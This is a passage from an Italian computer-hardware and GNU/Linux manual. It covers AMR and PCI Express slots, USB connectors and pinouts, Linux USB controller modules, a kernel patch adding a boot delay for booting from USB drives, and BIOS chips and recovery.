


Figura 9.58. Un tipo di scheda AGP PRO; lo si distingue per la presenza del piedino finale, dopo la fila dei contatti standard.




9.5.8 AMR

AMR, ovvero *Audio modem riser*, non è un bus, ma soltanto un alloggiamento, normalmente singolo, da usare per funzionalità audio o come modem.


Lo standard AMR si associa a AC97 (*Audio codec 97*) e generalmente questo tipo di alloggiamento è già scomparso dalle schede madri che normalmente tendono a integrare tutte le funzionalità al proprio interno, senza bisogno di schede da alloggiare in un connettore AMR.

Figura 9.59. Un modem per alloggiamento AMR.



La figura mostra un modem AMR e come si può vedere non ci sono componenti importanti, salvo degli integrati microscopici, pertanto si intende che l'elaborazione elettronica più importante avviene già nella scheda madre (o meglio nella CPU).

Figura 9.60. Un alloggiamento AMR.



9.5.9 PCI Express

Il successore del bus PCI potrebbe essere PCI Express, che introduce una comunicazione seriale e un insieme di alloggiamenti differenti, in base al numero di «corsie» (*lane*) previste.

In pratica, l'alloggiamento di un bus PCI Express può essere relativamente corto, quasi come quello di un alloggiamento AMR, per il livello «x1», allungandosi per i livelli successivi, fino al massimo di «x16». Naturalmente, i vari livelli corrispondono a prestazioni maggiori, proporzionalmente, come suggerisce la sigla stessa.

Teoricamente, pur cambiando completamente la sua forma e il modo di comunicare, i componenti PCI Express dovrebbero mantenere almeno una compatibilità a livello di software.

Inizialmente, il bus PCI Express si introduce nelle schede madri per consentire l'uso di schede video grafiche con prestazioni eccezionali, pertanto, proprio per questa ragione, si tratta solitamente di un solo alloggiamento x16.

9.6 USB

La sigla USB sta per *Universal serial bus* e rappresenta un tipo di bus in cui i vari componenti si possono collegare in una struttura che ricorda quella dell'albero. In questo tipo di bus, le comunicazioni sono controllate da un protocollo che non consente alle unità periferiche di comunicare direttamente tra di loro.

9.6.1 Caratteristiche generali

«

Il bus USB è fatto per connettere unità periferiche esterne a un elaboratore, al contrario di SCSI, che prevede la possibilità di un collegamento interno e di uno esterno. Il bus USB ha un collegamento speciale, attraverso connettori di tipo differente, a seconda che si tratti del lato rivolto verso l'unità periferica (il tipo «B»), oppure verso l'unità di controllo (il tipo «A»). La continuazione del bus avviene attraverso dei concentratori (*hub*), che da un lato si collegano come unità periferiche e dall'altro offrono più connettori uguali a quelli dell'unità di controllo. In particolare, l'unità di controllo viene definita anche *root hub*, come dire che si tratta del primo concentratore della struttura.

Figura 9.61. Porta USB di tipo «B» di un'unità periferica.




Figura 9.62. Connettori USB: quello in alto va collegato all'unità di controllo (tipo «A»), oppure al concentratore, mentre quello in basso va collegato all'unità periferica (tipo «B»).



Il bus USB consente di collegare un massimo di 127 dispositivi, oltre all'unità di controllo. In questo numero vanno contati anche i concentratori. A differenza del bus SCSI, qui i dispositivi non devono essere numerati manualmente, perché a questo provvede automaticamente il sistema.

Figura 9.63. Connettore USB «B», miniaturizzato, usato di solito per le macchine fotografiche.



9.6.2 Alimentazione elettrica

«

Una caratteristica molto importante del bus USB è la possibilità di alimentare i dispositivi che vi si collegano, attraverso il collegamento del bus stesso. La corrente elettrica che può essere fornita in questo modo arriva normalmente a un massimo di 500 mA.


Un dispositivo USB comune può essere alimentato anche in modo indipendente, se il suo consumo è elevato; tuttavia, il fatto che l'alimentazione esterna non sia sempre necessaria, consente di ridurre il cablaggio per la connessione di componenti esterni, soprattutto quando questi sono di piccole dimensioni.

9.6.3 Collegamento di una porta USB

«


In condizioni normali, non è necessario essere a conoscenza del modo in cui i quattro terminali di una porta USB devono essere collegati da un punto di vista elettrico. Tuttavia, alcune vecchie schede madri hanno un bus USB integrato a cui si accede attraverso una o due file di cinque o di quattro piedini ciascuna, senza che esista uno standard preciso per il collegamento di questi alla porta USB di tipo «A». Si osservi la figura 9.64 a questo proposito.

Figura 9.64. Piedini per collegare due porte USB di tipo «A» su una scheda madre molto vecchia, in cui non è chiaro come siano disposti i vari terminali.



Per prima cosa occorre comprendere un po' la logica delle connessioni USB, dal punto di vista fisico. La figura 9.65 schematizza una porta USB di tipo «A» su un pannello di un elaboratore.

Figura 9.65. Collegamento elettrico di una porta USB di tipo «A».



Si può osservare che i terminali utilizzati per l'alimentazione sono quelli più esterni; inoltre, i terminali interni per i dati, hanno una polarità invertita rispetto all'alimentazione. Con un po' di fortuna, anche i terminali che sporgono da una scheda madre dovrebbero rispettare questa logica, tenendo conto che, se esistono cinque terminali, uno va collegato alla massa esterna, in modo distinto dall'alimen-

tazione negativa. Una disposizione tipica dei piedini di una scheda madre è questa:

1. alimentazione +5 V;
2. dati, terminale negativo;
3. dati, terminale positivo;
4. massa dell'alimentazione (0 V);
5. massa esterna.

Un'altra possibilità comune è la seguente:

1. alimentazione +5 V;
2. dati, terminale negativo;
3. non collegato (piedino assente);
4. dati, terminale positivo;
5. massa dell'alimentazione (0 V);

In queste condizioni, è necessario verificare almeno i terminali che sono adibiti al trasporto dell'alimentazione, attraverso uno strumento di misura. A elaboratore spento, si può verificare quali piedini risultano essere collegati direttamente alla massa; se sono due per ogni fila, quello più interno dovrebbe corrispondere alla massa di alimentazione (0 V), mentre quello più esterno dovrebbe essere collegato alla massa vera e propria. Il terminale esterno opposto di ogni fila, dovrebbe essere il positivo di alimentazione (+5 V), mentre i due terminali rimanenti dovrebbero essere quelli dei dati, con polarità alternate (vicino al positivo di alimentazione dovrebbe trovarsi il negativo dei dati; vicino al negativo di alimentazione, dovrebbe

trovarsi il positivo dei dati). Se ci sono due file parallele di terminali, si può verificare che i piedini esterni riguardano l'alimentazione, perché risultano collegati assieme (i due terminali del positivo di alimentazione sono collegati tra loro, così come i due o i quattro terminali di massa). Accendendo l'elaboratore si può verificare che il terminale positivo dell'alimentazione ha una tensione di (+5 V).

9.6.4 Tipi di unità di controllo

Le unità di controllo USB sono fondamentalmente di tre tipi, in base alla loro compatibilità con lo standard OHCI (*Open host controller interface*), con lo standard UHCI (*Universal host controller interface*) o EHCI.

9.7 USB e il Kernel Linux

La gestione di un bus USB in un sistema GNU/Linux parte dal kernel che deve essere stato predisposto per questo (sezione 8.3.8.12). In particolare, deve essere stato selezionato il tipo di unità di controllo; in pratica si deve attivare la gestione UHCI, OHCI, oppure EHCI. Eventualmente, per sapere a quale tipo appartiene la propria unità di controllo, dovrebbe essere sufficiente leggere il rapporto relativo al bus PCI (infatti, il bus USB si innesta normalmente in un bus PCI).

```
# lspci -v[Invio]
```

```
00:07.2 USB Controller: VIA Technologies, Inc. VT82C586B USB
(rev 11)
  (prog-if 00 [UHCI])
        Subsystem: Unknown device 0925:1234
        Flags: bus master, medium devsel, latency 32, IRQ 11
        I/O ports at d400 [size=32]
        Capabilities: [80] Power Management version 2
```

Nell'esempio si vede la sigla UHCI, che chiarisce di che tipo sia il bus USB.

9.7.1 Avvio di un sistema GNU/Linux da un'unità USB, con kernel monolitico

«

L'avvio di un sistema GNU/Linux che risiede fisicamente in un'unità di memoria USB esterna, richiede la preparazione di alcuni accorgimenti. Per cominciare, il kernel deve essere stato predisposto per la gestione del bus SCSI, del bus USB e in particolare per la gestione della memoria di massa su un bus USB (sezione 8.3.8.12). Ovviamente, se le funzionalità che consentono di accedere all'unità USB sono spostate in moduli esterni al kernel, occorre predisporre un disco RAM iniziale per il caricamento di questi, ma qui si preferisce fare riferimento a un kernel che non abbia bisogno di tale accorgimento.

Durante l'avvio del kernel, è molto probabile che il rilevamento dell'unità di memoria USB sia in ritardo rispetto al momento in cui viene fatto il tentativo di innestare il file system principale, cosa che si traduce normalmente in un blocco dovuto a un *kernel panic*. Per risolvere il problema in modo «standard», sembra non esserci altra strada che predisporre un disco RAM iniziale (sezione 8.10), ma per chi è disposto a ricompilarsi il kernel dovrebbe essere più semplice

introdurre nel codice del kernel stesso qualche istruzione per ritardare il procedimento, così da far trovare il disco USB quando è il momento.

Si può intervenire nel file '***sorgenti_linux***`/init/main.c`' per introdurre una pausa che viene fissata attraverso un parametro di avvio, creato appositamente: '**`setupdelay`**'. Questo tipo di modifica deriva da un lavoro di Willi Tarreay, pubblicato attraverso un messaggio del 2 maggio 2004 nella lista *Linux-Kernel*, che può essere letto presso *http://lkml.indiana.edu/hypermail/linux/kernel/0405.0/0252.html* .

La modifica che viene proposta richiede di aggiungere delle istruzioni al contenuto di '***sorgenti_linux***`/init/main.c`'. Lo schema seguente dovrebbe permettere di capire dove si deve intervenire; le righe aggiunte sono evidenziate con un carattere nero.

Listato 9.67. File '***sorgenti_linux***`/init/main.c`'; modifiche utili in un kernel 2.6.

```
...
...
static char * argv_init[MAX_INIT_ARGS+2] = { "init", NULL, };
char * envp_init[MAX_INIT_ENVS+2] = { "HOME=/", "TERM=linux", NULL, };
static const char *panic_later, *panic_param;
static int setupdelay; /* delay some seconds to let
                          devices set up before root mount */

__setup("profile=", profile_setup);

static int __init setupdelay_setup(char *str)
{
    int par;
    if (get_option(&str,&par)) {
        setupdelay = par;
    }
```

```
    return 1;
}

__setup("setupdelay=", setupdelay_setup);

…
…
…
static int wait_setup_delay (void)
{
    int time_left;
    if (setupdelay) {
        printk("Waiting %d s to let devices set up properly ",
               setupdelay);
        time_left = setupdelay;
        while (time_left) {
            set_current_state (TASK_INTERRUPTIBLE);
            schedule_timeout (HZ);
            time_left--;
            printk(". ");
        }
        printk("\n");
    }
    return 1;
}

static int init(void * unused)
{
        …
        …
        /*
         * Do this before initcalls, because some drivers want to
         * access firmware files.
         */
        populate_rootfs();

        do_basic_setup();

        wait_setup_delay ();
```

```
        /*
         * check if there is an early userspace init.  If yes, let
         * it do all the work
         */
        if (sys_access((const char __user *) "/init", 0) == 0)
                execute_command = "/init";
        else
                prepare_namespace();

...
...
```

Naturalmente, per fare in modo che ci sia effettivamente un ritardo di ***n*** secondi, occorre usare l'opzione di avvio '**`setupdelay=`*n***'.

Quanto mostrato dovrebbe risolvere il problema dell'avvio del sistema, ma rimane il fatto che alcune unità di memorizzazione connesse sul bus USB rispondono in ritardo ai comandi che gli vengono impartiti. In pratica, ciò significa che quando si esegue il distacco di un file system contenuto in un'unità USB, conviene aspettare un po' prima di spegnerla o comunque di staccarla fisicamente, per non rischiare di perdere i dati. Se il file system principale è innestato da un'unità USB, in presenza di un kernel Linux molto vecchio, potrebbe succedere che lo spegnimento che conclude la procedura di arresto del sistema avvenga prima che l'aggiornamento del file system stesso possa essere stato completato effettivamente. Per ovviare a questo grave inconveniente, si potrebbe disabilitare la funzionalità attraverso un parametro di avvio del kernel:

```
apm=off
```

In alternativa, in modo più specifico:

```
apm=no-power-off
```

9.7.2 Sequenza di caricamento dei moduli del kernel

«

Quando la gestione del bus USB è demandata a dei moduli del kernel Linux, può crearsi una situazione, apparentemente innocua, che invece è bene tenere in considerazione.

Il problema da tenere in evidenza riguarda i moduli di gestione del tipo di unità di controllo USB, la quale può essere di tipo OHCI, UHCI o EHCI. I moduli in questione sono '`ohci-hcd.ko`', '`uhci-hcd.ko`' ed '`ehci-hcd.ko`', ovvero '**`ohci_hcd`**', '**`uhci_hcd`**' ed '**`ehci_hcd`**'.

Può succedere che un elaboratore contenga un'unità di controllo USB che può essere pilotata con due tipi alternativi di moduli; per esempio può essere compatibile con il tipo UHCI e anche EHCI, pertanto potrebbero essere usati i moduli '**`uhci_hcd`**' ed '**`ehci_hcd`**'. Se i moduli vengono caricati in modo automatico, c'è da attendersi che la scelta del modulo più appropriato avvenga correttamente; se invece si deve fare questo in modo manuale, o comunque con propri script, il caricamento del modulo del kernel «migliore» potrebbe semplicemente prendere il sopravvento su un altro modulo compatibile e già caricato in una fase precedente.

A titolo di esempio, si suppone che ci sia la possibilità di caricare sia il modulo '**`uhci_hcd`**', sia '**`ehci_hcd`**', come già ipotizzato, ma in questo caso si aggiunge l'accesso a un'unità di memorizzazione esterna (solida o a disco). Si comincia caricando il modulo

'**uhci_hcd**'; quindi si innesta il file system contenuto nell'unità di memorizzazione:

```
# modprobe uhci_hcd [Invio]

# lsusb [Invio]

  Bus 004 Device 002: ID 1307:0163 Transcend Information, Inc.
  Bus 004 Device 001: ID 0000:0000
  Bus 003 Device 001: ID 0000:0000
  Bus 002 Device 001: ID 0000:0000
  Bus 001 Device 001: ID 0000:0000

# mount -t auto /dev/sda1 /mnt/sda1 [Invio]
```

A questo punto si carica anche il modulo '**ehci_hcd**' e succede che poi, l'innesto ipotizzato nella directory '`/mnt/sda1/`', non è più efficace:

```
# modprobe ehci_hcd [Invio]

# lsusb [Invio]

  Bus 005 Device 002: ID 1307:0163 Transcend Information, Inc.
  Bus 005 Device 001: ID 0000:0000
  Bus 004 Device 001: ID 0000:0000
  Bus 003 Device 001: ID 0000:0000
  Bus 002 Device 001: ID 0000:0000
  Bus 001 Device 001: ID 0000:0000
```

Come si vede, l'unità «1307:0163» è passata dal bus «004» al bus «005». Se si tenta di leggere il contenuto della directory '`/mnt/sda1/`', dove dovrebbe trovarsi l'innesto dell'unità di memorizzazione esterna, questa risulta semplicemente vuota (ovvero inaccessibile).

```
# rmmod ehci_hcd[Invio]

# umount /mnt/sda1[Invio]

# rmmod uhci_hcd[Invio]
```

Per risolvere il problema, volendo caricare entrambi i moduli '**uhci_hcd**' ed '**ehci_hcd**', dovrebbe bastare procedere in senso opposto:



```
# modprobe ehci_hcd[Invio]

# lsusb[Invio]

  Bus 001 Device 002: ID 1307:0163 Transcend Information, Inc.
  Bus 001 Device 001: ID 0000:0000

# mount -t auto /dev/sda1 /mnt/sda1[Invio]

# modprobe uhci_hcd[Invio]

# lsusb[Invio]

  Bus 005 Device 001: ID 0000:0000
  Bus 004 Device 001: ID 0000:0000
  Bus 003 Device 001: ID 0000:0000
  Bus 002 Device 001: ID 0000:0000
  Bus 001 Device 002: ID 1307:0163 Transcend Information, Inc.
  Bus 001 Device 001: ID 0000:0000
```



Come si vede, questa volta l'unità «1307:0163» non ha cambiato bus e l'unità innestata precedentemente continua a essere raggiungibile regolarmente.

Come si può intuire, una situazione come quella descritta è poco probabile che si presenti in condizioni «normali», perché è logico

attendersi che tutti i moduli che si vogliono caricare vengano utilizzati prima di innestare delle unità esterne di memorizzazione. La situazione più verosimile per un problema di questo tipo riguarda l'avvio da unità USB, utilizzando un kernel modulare. Infatti, in questo caso occorre utilizzare un disco RAM iniziale, contenente un sistema GNU/Linux provvisorio. Durante il funzionamento di questo sistema provvisorio potrebbe essere caricato un modulo come '**`uhci_hcd`**', con il quale andare poi a innestare il file system principale presso l'unità di memorizzazione USB. Successivamente, con l'abbandono del sistema provvisorio per passare a quello contenuto nell'unità esterna, ci potrebbe essere una fase di autorilevamento dell'hardware (che potrebbe essere prodotta anche dall'attivazione di uDev), con la quale viene caricato automaticamente il modulo '**`ehci_hcd`**': da quel punto in poi, verrebbe meno l'accesso al file system principale, bloccando la procedura di avvio.

9.8 Introduzione al BIOS

Il firmware degli elaboratori x86 e derivati è noto con il nome BIOS (*Basic input output system*). Originariamente il suo scopo era soltanto quello di fornire delle funzioni essenziali, in modo da consentire a «sistemi operativi» da microelaboratore, come il Dos, di avviarsi e di funzionare.

Nel tempo, il BIOS si è evoluto e normalmente costituisce un piccolo sistema di gestione dell'hardware, indipendente da altro software. In particolare, diventa lo strumento primario di configurazione delle varie componenti fisiche che sono incorporate nella scheda madre (conservando la configurazione in una piccola memoria C/MOS, sostenuta da una batteria).

9.8.1 Collocazione fisica del BIOS

«

Rispetto alla terminologia tradizionale, il BIOS (compresa la porzione della memoria C/MOS), costituisce la memoria «ROM» dell'elaboratore. In questo senso (a parte la porzione «C/MOS»), il BIOS è contenuto normalmente all'interno di integrati che hanno una funzione del genere (memorie ROM vere e proprie, oppure memorie cancellabili e riprogrammabili in vario modo).

Figura 9.72. Integrato riprogrammabile degli anni 1980: sotto l'etichetta si intravede la finestrella per la cancellazione, che richiede l'esposizione a raggi ultravioletti. L'etichetta avrebbe anche lo scopo di proteggere la memoria da una cancellazione accidentale.



Figura 9.73. Memoria «flash» degli anni 1990, riprogrammabile senza bisogno di estrarre l'integrato dalla scheda madre.





Figura 9.74. Memoria «flash» compatta, usata alla fine degli anni 1990 e all'inizio degli anni 2000.



In base alla tradizione, come si vede nelle figure, l'integrato che contiene il BIOS dovrebbe essere estraibile, per facilitarne la sostituzione o la riprogrammazione. Tuttavia, le schede madri tendono a di-

sporre di un BIOS contenuto in un integrato saldato e pertanto non rimpiazzabile.

9.8.2 Blocco di avvio

Quando il BIOS risulta danneggiato per qualche ragione, può darsi che il codice del blocco di avvio (*bootblock*) contenuto del BIOS, sia ancora integro. In tal caso, dovrebbe essere possibile avviare un sistema Dos di emergenza dall'unità a dischetti, anche se lo schermo e la tastiera possono risultare inutilizzabili. In questi casi, ammesso che se ne possa disporre, serve un dischetto contenente il sistema operativo minimo e gli strumenti indispensabili al ripristino del BIOS.

In un'altra sezione di questo capitolo, viene descritto UniFlash per salvare e ripristinare il BIOS. A titolo di esempio, volendo usare questo programma allo scopo di ripristinare un BIOS che è in grado di eseguire solo il codice del blocco di avvio, occorre inserire nel dischetto il file '**`UNIFLASH.EXE`**', la copia del BIOS da ripristinare e un file '`AUTOEXEC.BAT`' realizzato in modo da eseguire automaticamente '**`UNIFLASH.EXE`**':

```
@UNIFLASH -E file_bios_da_ripristinare
```

